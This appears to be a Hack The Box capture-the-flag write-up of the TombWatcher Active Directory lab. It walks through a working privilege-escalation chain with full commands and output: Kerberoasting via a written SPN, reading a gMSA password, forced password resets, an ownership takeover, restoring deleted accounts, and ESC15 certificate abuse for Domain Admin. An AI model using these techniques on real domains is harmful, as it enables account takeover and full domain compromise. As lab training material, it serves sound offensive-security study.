HTB: TombWatcher
🧑🚀 published on Sat Jun 06 2026 · 6 min read
Windows AD box with starting credentials. The box name is a hint you’ll miss until it isn’t. The first half is a clean BloodHound chain: five ACL hops from henry to john, each one mechanical. The second half is what makes this box worth remembering. John has a right most people have never used - Reanimate-Tombstones - and the ADCS OU he controls looks empty until you remember that AD doesn’t actually delete objects immediately. The cert_admin account sitting in the deleted objects container has enrollment rights on a schema version 1 template, which is all you need for ESC15.
Recon
10.129.232.167, domain tombwatcher.htb, DC hostname DC01. Standard AD stack, WinRM on 5985. Port 80 had the default IIS page.
Starting credentials: henry:H3nry_987TGV!. No interesting shares:
nxc smb $DC -u henry -p 'H3nry_987TGV!' --shares
SMB  DC01  [+] tombwatcher.htb\henry:H3nry_987TGV!
SMB  DC01  Share      Permissions
SMB  DC01  -----      -----------
SMB  DC01  ADMIN$
SMB  DC01  C$
SMB  DC01  IPC$       READ
SMB  DC01  NETLOGON   READ
SMB  DC01  SYSVOL     READ
Collected BloodHound data straight away:
nxc ldap $DC -u henry -p 'H3nry_987TGV!' --bloodhound -c All --dns-server $DCACL Chain to John
BloodHound showed the full picture immediately:

That’s one hell of a chain. Five hops to john, and GenericAll on the ADCS OU waiting at the end. The steps are each one command - let’s get through them.
1. WriteSPN on Alfred, then Kerberoast
WriteSPN lets you add a Service Principal Name to any account you have that right over. An account with a SPN becomes kerberoastable - the KDC will issue a TGS ticket encrypted with that account’s NT hash. No SPN needs to exist beforehand; write a fake one and it’s immediately roastable:
bloodyAD -u henry -p 'H3nry_987TGV!' -d tombwatcher.htb --host $DC \
  set object Alfred servicePrincipalName -v "fake/spn.tombwatcher.htb"

[+] Alfred's servicePrincipalName has been updated
faketime -f '+4h' GetUserSPNs.py tombwatcher.htb/henry:'H3nry_987TGV!' \
-dc-ip $DC -request
ServicePrincipalName Name MemberOf PasswordLastSet LastLogon Delegation
------------------------ ------ -------- -------------------------- --------- ----------
fake/spn.tombwatcher.htb Alfred 2025-05-12 16:17:03.526670 <never>The faketime +4h is needed because of a four-hour clock skew between my machine and the DC. Kerberos rejects tickets more than five minutes off.
Cracked: alfred:basketball.
2. Alfred Adds Himself to Infrastructure
AddSelf is a specific ACL right that lets an account add itself to a group without needing WriteMember over other accounts:
bloodyAD -u alfred -p 'basketball' -d tombwatcher.htb --host $DC \
  add groupMember "Infrastructure" alfred

[+] alfred added to Infrastructure
3. Read ANSIBLE_DEV$‘s gMSA Password
Group Managed Service Accounts have passwords the DC auto-rotates on a schedule. The current NT hash is stored as the msDS-ManagedPassword attribute on the computer object, readable over LDAP by members of the designated group - here, Infrastructure:
bloodyAD -u alfred -p 'basketball' -d tombwatcher.htb --host $DC \
  get object 'ansible_dev$' --attr msDS-ManagedPassword

distinguishedName: CN=ansible_dev,CN=Managed Service Accounts,DC=tombwatcher,DC=htb
msDS-ManagedPassword.NT: cba56cd2df7d642f622e2a59956f6d47
msDS-ManagedPassword.B64ENCODED: mfN6zpVwyTpoirhbjkl6QrRJVzGohXxRem98/IxOBHXUQ85SDNU5VgvC3uXsQB/C6pbTxd7aibpSAqrOM1eSd...
4. ForceChangePassword on Sam
ANSIBLE_DEV$ has this right over Sam - reset the password without knowing the current one:
bloodyAD -u 'ansible_dev$' -p ':cba56cd2df7d642f622e2a59956f6d47' \
  -d tombwatcher.htb --host $DC \
  set password sam 'Kanyo123!'

[+] Password changed successfully!
5. WriteOwner on John
This is a three-step abuse. Sam has WriteOwner over John’s object. Ownership in AD controls the DACL - the owner can modify permission entries on the object. So: take ownership, grant yourself GenericAll, reset the password:
bloodyAD -u sam -p 'Kanyo123!' -d tombwatcher.htb --host $DC \
  set owner 'CN=john,CN=Users,DC=tombwatcher,DC=htb' \
             'CN=sam,CN=Users,DC=tombwatcher,DC=htb'

[+] Old owner S-1-5-21-1392491010-1358638721-2126982587-512 is now replaced by
    CN=sam,CN=Users,DC=tombwatcher,DC=htb on CN=john,CN=Users,DC=tombwatcher,DC=htb
bloodyAD -u sam -p 'Kanyo123!' -d tombwatcher.htb --host $DC \
add genericAll 'CN=john,CN=Users,DC=tombwatcher,DC=htb' \
'CN=sam,CN=Users,DC=tombwatcher,DC=htb'
[+] CN=sam,CN=Users,DC=tombwatcher,DC=htb has now GenericAll on
CN=john,CN=Users,DC=tombwatcher,DC=htbbloodyAD -u sam -p 'Kanyo123!' -d tombwatcher.htb --host $DC \
set password john 'Kanyo123!'

[+] Password changed successfully!John is in Remote Management Users - WinRM works, user flag on his desktop.
Tombstone Reanimation
We’ve reached the ADCS OU, which is what the GenericAll was pointing at. First thing I did was check what’s actually in it:
ldapsearch -x -H ldap://$DC \
  -D "john@tombwatcher.htb" -w 'Kanyo123!' \
  -b 'OU=ADCS,DC=tombwatcher,DC=htb' \
  '(objectClass=*)' dn objectClass

# ADCS, tombwatcher.htb
dn: OU=ADCS,DC=tombwatcher,DC=htb
objectClass: top
objectClass: organizationalUnit

# numEntries: 1
Empty. GenericAll over an empty OU is useless for object takeover. I ran PowerView to see what other rights john might have that BloodHound didn’t surface:
Find-InterestingDomainAcl -ResolveGUIDs | Where-Object {
    $_.IdentityReferenceName -match "john"
}

ObjectDN                : DC=tombwatcher,DC=htb
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : ExtendedRight
ObjectAceType           : Reanimate-Tombstones
AceFlags                : None
AceType                 : AccessAllowedObject
InheritanceFlags        : None
IdentityReferenceName   : john

ObjectDN                : OU=ADCS,DC=tombwatcher,DC=htb
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : GenericAll
ObjectAceType           : None
AceFlags                : ContainerInherit
AceType                 : AccessAllowed
InheritanceFlags        : ContainerInherit
IdentityReferenceName   : john
Two rights: Reanimate-Tombstones on the domain root, and GenericAll with ContainerInherit on the ADCS OU. That combination is the entire box.
When an AD object is deleted, it doesn’t disappear. It becomes a tombstone:

The object is moved to CN=Deleted Objects, most attributes are stripped, and isDeleted=TRUE is set. The SID, GUID, lastKnownParent, and a handful of other attributes survive intact. For a configurable retention window (default 180 days), the object is recoverable. Reanimate-Tombstones is the extended right that lets you pull it back - clearing isDeleted, moving it back to lastKnownParent, and restoring it with its original SID.
Querying the deleted objects container with the 1.2.840.113556.1.4.417 control (which instructs the DC to include deleted objects in the response):
ldapsearch -x -H ldap://$DC \
  -D "john@tombwatcher.htb" -w 'Kanyo123!' \
  -b 'DC=tombwatcher,DC=htb' \
  -E '!1.2.840.113556.1.4.417' \
  '(isDeleted=TRUE)' dn sAMAccountName objectClass lastKnownParent memberOf

# cert_admin DEL:f80369c8-96a2-4a7f-a56c-9c15edd7d1e3
dn: CN=cert_admin\0ADEL:f80369c8-96a2-4a7f-a56c-9c15edd7d1e3,
    CN=Deleted Objects,DC=tombwatcher,DC=htb
objectClass: user
sAMAccountName: cert_admin
lastKnownParent: OU=ADCS,DC=tombwatcher,DC=htb
The ADCS OU was never actually empty. cert_admin used to live in it and was deleted. Restoring it puts it back under OU=ADCS, and because John’s GenericAll ACE has ContainerInherit, he automatically gets GenericAll on cert_admin the moment it lands there.
I restored it by sAMAccountName first:
bloodyAD -u john -p 'Kanyo123!' -d tombwatcher.htb --host $DC \
  set restore 'cert_admin'

[+] cert_admin has been restored successfully under
    CN=cert_admin,OU=ADCS,DC=tombwatcher,DC=htb
Then ran certipy to enumerate certificate templates and found the WebServer template had an enrollment rights entry with an unresolved SID:
Enrollment Rights : TOMBWATCHER.HTB\Domain Admins
                    TOMBWATCHER.HTB\Enterprise Admins
                    S-1-5-21-1392491010-1358638721-2126982587-1111
That SID didn’t resolve to cert_admin. The issue: I restored the object by sAMAccountName, which grabbed whichever tombstone came first. The template’s enrollment rights reference a specific SID (ending in -1111). The object I restored had a different SID:
bloodyAD -u john -p 'Kanyo123!' -d tombwatcher.htb --host $DC \
  get object cert_admin --attr objectSid

objectSid: S-1-5-21-1392491010-1358638721-2126982587-1109
Wrong one. There were multiple cert_admin tombstones. Querying the deleted objects container again for all remaining tombstones and their SIDs:
ldapsearch -x -H ldap://$DC \
  -D "john@tombwatcher.htb" -w 'Kanyo123!' \
  -b 'CN=Deleted Objects,DC=tombwatcher,DC=htb' \
  -E '!1.2.840.113556.1.4.417' \
  '(isDeleted=TRUE)' dn sAMAccountName objectSid lastKnownParent

# cert_admin DEL:c1f1f0fe-df9c-494c-bf05-0679e181b358
dn: CN=cert_admin\0ADEL:c1f1f0fe-...
sAMAccountName: cert_admin
objectSid:: AQUAAAAAAAUVAAAAArr/UoEu+1C7Lcd+VgQAAA==
lastKnownParent: OU=ADCS,DC=tombwatcher,DC=htb

# cert_admin DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
dn: CN=cert_admin\0ADEL:938182c3-...
sAMAccountName: cert_admin
objectSid:: AQUAAAAAAAUVAAAAArr/UoEu+1C7Lcd+VwQAAA==
lastKnownParent: OU=ADCS,DC=tombwatcher,DC=htb
The base64-encoded SIDs decode to RIDs 1110 and 1111 respectively - the second one is the match. Delete the incorrectly restored object and restore by SID this time:
bloodyAD -u john -p 'Kanyo123!' -d tombwatcher.htb --host $DC \
  remove object 'CN=cert_admin,OU=ADCS,DC=tombwatcher,DC=htb'

[+] CN=cert_admin,OU=ADCS,DC=tombwatcher,DC=htb has been removed

bloodyAD -u john -p 'Kanyo123!' -d tombwatcher.htb --host $DC \
  set restore 'S-1-5-21-1392491010-1358638721-2126982587-1111'

[+] S-1-5-21-1392491010-1358638721-2126982587-1111 has been restored successfully
    under CN=cert_admin,OU=ADCS,DC=tombwatcher,DC=htb
Certipy now resolved the SID to cert_admin. GenericAll from the OU ACE inherits immediately - reset cert_admin’s password directly:
bloodyAD -u john -p 'Kanyo123!' -d tombwatcher.htb --host $DC \
  set password cert_admin 'Kanyo123!'

[+] Password changed successfully!
One thing worth calling out: SharpHound does not collect deleted objects even when run as Domain Admin, despite documentation suggesting it might. BloodHound CE has no visibility into the tombstone container. This entire escalation path - Reanimate-Tombstones feeding GenericAll via OU inheritance - is completely blind to standard BloodHound collection.
ESC15 via cert_admin
Running certipy again after restoring with the correct SID, the template output changed. The unresolved SID resolved to cert_admin, and a vulnerability was flagged:
Template Name                 : WebServer
Display Name                  : Web Server
Certificate Authorities       : tombwatcher-CA-1
Enabled                       : True
Client Authentication         : False
Enrollment Agent              : False
Any Purpose                   : False
Enrollee Supplies Subject     : True
Certificate Name Flag         : EnrolleeSuppliesSubject
Extended Key Usage            : Server Authentication
Requires Manager Approval     : False
Authorized Signatures Required: 0
Schema Version                : 1
Validity Period               : 2 years
Permissions
  Enrollment Rights           : TOMBWATCHER.HTB\Domain Admins
                                TOMBWATCHER.HTB\Enterprise Admins
                                TOMBWATCHER.HTB\cert_admin
[+] User Enrollable Principals : TOMBWATCHER.HTB\cert_admin
[!] Vulnerabilities
  ESC15                       : Enrollee supplies subject and schema version is 1.
[*] Remarks
  ESC15                       : Only applicable if the environment has not been patched.
                                See CVE-2024-49019 or the wiki for more details.
ESC15 is CVE-2024-49019. The vulnerability lives in how schema version 1 certificate templates handle the relationship between two certificate extensions: Extended Key Usage (EKU) and Application Policies.
Normally, EKU determines what a certificate can be used for. But schema v1 templates have a quirk: if a certificate request includes an Application Policies extension, certain Windows components will prefer it over EKU. Specifically, Schannel - the Windows TLS stack used for LDAPS - follows Microsoft’s own documented behavior:
“If a certificate has an extension containing an application policy and also has an EKU extension, the EKU extension is ignored.”
The attack: request a certificate from the WebServer template (EKU: Server Authentication), but inject Client Authentication into the Application Policies extension via certipy’s -application-policies flag. The CA issues it because the template policy allows it. Schannel then accepts it for client authentication.
certipy req -u cert_admin@tombwatcher.htb -p 'Kanyo123!' \
  -dc-ip $DC \
  -ca tombwatcher-CA-1 \
  -template WebServer \
  -upn administrator@tombwatcher.htb \
  -application-policies 'Client Authentication'

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@tombwatcher.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
PKINIT won’t work with this certificate. Kerberos pre-authentication checks the EKU extension strictly - it sees Server Authentication, finds no Client Authentication there, and returns KDC_ERR_INCONSISTENT_KEY_PURPOSE. It never consults Application Policies. The path in is LDAPS via Schannel instead:
certipy auth -pfx administrator.pfx -dc-ip $DC -ldap-shell

[*] Certificate identities:
[*]     SAN UPN: 'administrator@tombwatcher.htb'
[*]     SAN URL SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*]     Security Extension SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Connecting to 'ldaps://10.129.232.167:636'
[*] Authenticated to '10.129.232.167' as: 'u:TOMBWATCHER\\Administrator'
Type help for list of commands

# add_user_to_group john 'Domain Admins'
Adding user: john to group Domain Admins result: OK

# add_user_to_group john 'Enterprise Admins'
Adding user: john to group Enterprise Admins result: OK
I ran into LDAPS-specific issues with the certipy library and had to modify the certipy LDAP wrapper to roll back to a more permissive OpenSSL version. If the LDAP shell hangs on the TLS handshake, that’s where to look.
Domain Admin. Root flag.